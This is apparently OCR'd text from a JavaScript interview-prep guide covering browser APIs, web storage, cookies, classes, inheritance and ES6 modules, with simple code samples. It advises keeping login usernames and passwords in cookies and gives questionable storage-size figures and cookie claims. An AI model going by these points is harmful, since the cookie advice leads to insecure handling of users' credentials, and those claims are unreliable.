
Q. What is the difference between cookies and web storage?

Q. When to use cookies and when to use web storage?

Q. What is a window object?

- The Window object represents a **window in browser**.
- Window object serves as the **entry point** for interacting with the browser.
- It is not the object of javascript.





Q. What are Browser APIs in JS? V. IMP.


- Browser APIs (Application Programming Interfaces) in JavaScript are **a collection of built-in interfaces and methods** provided by web browsers.

Broswer APIs

- DOM API
  - Eg: getElementById(), querySelector(), createElement(), appendChild(), and addEventListener().
- XMLHttpRequest (XHR)
  - Eg: open(), send(), setRequestHeader(), and onreadystatechange event
- Fetch API
  - Eg: fetch(), then(), json(), and headers.get()
- Storage API
  - Eg: localStorage, sessionStorage
- History API
  - Eg: pushState(), replaceState(), go(), and back()
- Geolocation API
  - Eg: getCurrentPosition(), watchPosition(), and clearWatch()
- Notifications API
  - Eg: Notification.requestPermission(), new Notification(), and notification.onclick()
- Canvas API
  - Eg; getContext(), fillRect(), drawImage(), and beginPath()
- Audio and Video APIs
  - Eg: HTMLMediaElement (audio and video elements), play(), pause(), currentTime(), and volume()


Q. What is Web Storage, and its use? How many types of web storage are there? V. IMP.

- The Web Storage is used to **store data locally** within the browser.



- 5 uses of web storage:

1. Storing **user preferences** or settings. *(for eg: theme selection(dark/ light), language preference etc.*
2. **Caching** data to improve performance.
3. Remembering User Actions and **State**.
4. Implementing **Offline** Functionality.
5. Storing Client-Side **Tokens**.




Q. What is Local Storage? How to store, retrieve and remove data from it?

- LocalStorage is a web storage feature provided by web browsers that allows web applications to **store key-value pairs of data locally** on the user's device.

- **Uses of local storage:**

1. Storing user preferences like language preference.
2. Caching data to improve performance.
3. Implementing Offline Functionality.
4. Storing Client-Side Tokens.

```
// Storing data in localStorage
localStorage.setItem('key', "value");

// Retrieving data from localStorage
const value = localStorage.getItem("key");

// Removing single item from localStorage
localStorage.removeItem("key");

// Clearing all data in localStorage
localStorage.clear();
```




Q. What is Session Storage? How to store, retrieve and remove data from it?

- SessionStorage is a web storage feature provided by web browsers that allows web applications to **store key-value pairs of data locally** on the user's device.

- Uses of session storage:

1. Storing Form Data.
2. Storing Temporary Data.
3. Maintaining shopping cart list.
4. Implementing Step-by-Step Processes.

```
// Storing data in sessionStorage
sessionStorage.setItem('key', 'value');

// Retrieving data from sessionStorage
const value = sessionStorage.getItem('key');

// Removing an item from sessionStorage
sessionStorage.removeItem('key');


// Clearing all data in sessionStorage
sessionStorage.clear();
```



Q. What is the difference between LocalStorage and SessionStorage?

Local Storage	Session Storage
1. Data stored in LocalStorage is accessible across multiple windows, tabs, and iframes of the same origin (domain).	Data stored in SessionStorage is specific to a particular browsing session and is accessible only within the same window or tab.
2. Data stored in LocalStorage persists even when the browser is closed and reopened.	Data stored in SessionStorage is cleared when browser window or tab is closed.
3. Data stored in LocalStorage has no expiration date unless explicitly removed.	Data stored in SessionStorage is temporary and lasts only for the duration of the browsing session.


Q. How much data can be stored in localStorage and sessionStorage?


- **5-10MB per origin(approx)**
- It varies with browsers

1. Google Chrome: 10MB per origin
2. Mozilla Firefox: 10MB per origin
3. Safari: 5MB per origin
4. Microsoft Edge: 10MB per origin.

Q. What are cookies? How do you create and read cookies?

- Cookies are **small pieces of data** that are stored in the user's web browser.






```
// Creating multiple cookies
document.cookie = "cookieName1=cookieValue1";
document.cookie = "cookieName2=cookieValue2";
document.cookie = "cookieName3=cookieValue3";

const cookieValue = getCookie("cookieName3");
console.log(cookieValue);

// Function to get cookie by cookie name
function getCookie(cookieName) {
  const cookies = document.cookie.split("; ");
  for (let i = 0; i < cookies.length; i++) {
    const cookie = cookies[i].split("=");
    if (cookie[0] === cookieName) {
      return cookie[1];
    }
  }
  return "";
}
```

Q. What is the difference between cookies and web storage?

Cookies	Web Storage(Local/ Session)
1. Cookies have a **small storage** capacity of up to 4KB per domain.	Web storage have a **large storage** capacity of up to 5-10MB per domain.
2. Cookies are automatically sent with **every request**.	Data stored in web storage is not automatically sent with each request.
3. Cookies can have an **expiration date** set.	Data stored in web storage is not associated with an expiration date.
4. Cookies are accessible both on the client-side (via JavaScript) and server-side (via HTTP headers). This allows server-side code to read and modify cookie values.	Web Storage is accessible and modifiable only on the client-side.

Q. When to use cookies and when to use web storage?

❖ Uses cookies when:

1. If you need to access the stored data on the server-side. For example, **username and password** in login forms.
2. When you want to do **cross-domain data sharing.**

❖ Uses web storage when:

1. If you need to **store larger amounts of data**.
2. For **simpler** and more efficient way to store and retrieve data compared to cookies.

Chapter 17: Classes, Constructors, this & Inheritance

Q. What are Classes in JS?

Q. What is a constructor?

Q. What are constructor functions?

Q. What is the use of this keyword?

Q. Explain the concept of prototypal inheritance?

Q. What are Classes in JS?

- Classes serve as **blueprints** for creating objects and define their structure and behavior.

- Advantages of classes:
  1. Object Creation
  2. Encapsulation
  3. Inheritance
  4. Code Reusability
  5. Polymorphism
  6. Abstraction

```
// class example
class Person {
  constructor(name, age) {
    this.name = name;
    this.age = age;
  }
  sayHello() {
    console.log(`${this.name} - ${this.age}`);
  }
}
```

```
// Creating objects from the class
var person1 = new Person("Alice", 25);
var person2 = new Person("Bob", 30);
```

```
// Accessing properties and calling methods
console.log(person1.name); // Output: "Alice"
person2.sayHello(); // Output: "Bob - 30"
```

Q. What is a constructor?

- Constructors are special methods within classes that are **automatically called** when an object is created of the class using the new keyword.

```
// class example
class Person {
  constructor(name, age) {
    this.name = name;
    this.age = age;
  }
  sayHello() {
    console.log(`${this.name} - ${this.age}`);
  }
}

// Creating objects from the class
var person1 = new Person("Alice", 25);
var person2 = new Person("Bob", 30);
```

Q. What are constructor functions?

- constructor functions are a way of **creating objects** and initializing their properties.

```
// Creating objects from the class
var person1 = new Person("Alice", 25);
var person2 = new Person("Bob", 30);
```

```
// class example
class Person {
  constructor(name, age) {
    this.name = name;
    this.age = age;
  }
  sayHello() {
    console.log(`${this.name} - ${this.age}`);
  }
}
```

```
//Constructor function
function Person(name, age) {
  this.name = name;
  this.age = age;
}
```

Q. What is the use of this keyword?

- this keyword provides a way to access the **current object or class**.

```
// class example
class Person {
  constructor(name) {
    this.name = name;
  }
  sayHello() {
    console.log(`${this.name}`);
  }
}

var person1 = new Person("Happy")
console.log(person1.name);
```

```
// constructor function
function Person(name, age) {
  this.name = name;
  this.age = age;
}
```

Q. Explain the concept of prototypal inheritance?

- Prototypal inheritance allows objects to inherit **properties and methods** from parent objects.

```
// Parent object (prototype)
const vehicle = {
  type: 'Car',
  drive() {
    console.log('Driving...');
  }
};
```

```
// Creating a child object using Object.create()
const bmw = Object.create(vehicle);
```

```
console.log(bmw.type); // Output: Car
bmw.drive(); // Output: Driving...
```

Chapter 18: ECMAScript & Modules

Q. What is ES6? What are some new features introduced by it?

Q. What are Modules in JS?

Q. What is the role of export keyword?

Q. What are the advantages of modules?


Q. What is the difference between named exports and default exports?

Q. What is the difference between static and dynamic imports?

Q. What are module bundlers?


Q. What is ES6? What are the new features introduced by it? V. IMP.

- ECMAScript(ES6) is the **standard** which JavaScript follows.



Q. What are Modules in JS? V. IMP.

- Modules in JS are a way to organize code into **separate files**, making it easier to manage and **reuse code** across different parts of an application.



Q. What are Modules in JS?

```html
<html lang="en">
  <head>
    <title>Document</title>
  </head>
  <body>
    <script type="module" src="index.js"></script>
  </body>
</html>
```

index.js

```js
import { add } from "./add.js";
import { subtract } from "./subtract.js";
import { multiply } from "./multiply.js";

console.log(add(2, 3)); // Output: 5
console.log(subtract(5, 2)); // Output: 3
console.log(multiply(4, 3)); // Output: 12
```

add.js | subtract.js | multiply.js

add.js

```js
export function add(a, b) {
  return a + b;
}
```

add.js | subtract.js | multiply.js

subtract.js

```js
export function subtract(a, b) {
  return a - b;
}
```

add.js | subtract.js | multiply.js

multiply.js

```js
export function multiply(a, b) {
  return a * b;
}
```

Q. What is the role of export keyword?

- export keyword allows you to specify functions **for use in other external modules.**

add.js

```
1  export function add(a, b) {
2    return a + b;
3  }
4
```

index.js

```
1
2  import { add } from './add.js';
3
4  console.log(add(2, 3));
5  // Output: 5
6
```

Q. What are the advantages of modules?

1. Reusability
2. Code Organization
3. Improved Maintainability
4. Performance Optimization via lazy loading
5. Encapsulation via independent and self-contained unit

Q. What is the difference between named exports and default exports?

- Named exports allow you to export **multiple elements** from a module.

```
// math.js
export const add = (a, b) => a + b;
export const subtract = (a, b) => a - b;
```

```
// main.js
import { add, subtract } from "./math.js";
```

- Default export allows you to export a **single element** as the default export from a module.

```
// utility.js
export default function greet(name) {
  console.log(`Hello, ${name}!`);
}
```

```
// main.js
import greet from "./utility.js";
```

Q. What is the difference between static and dynamic imports?

- Static imports are typically placed **at the top** of the file and cannot be conditionally or dynamically determined.


```
import { add } from './math.js';
```

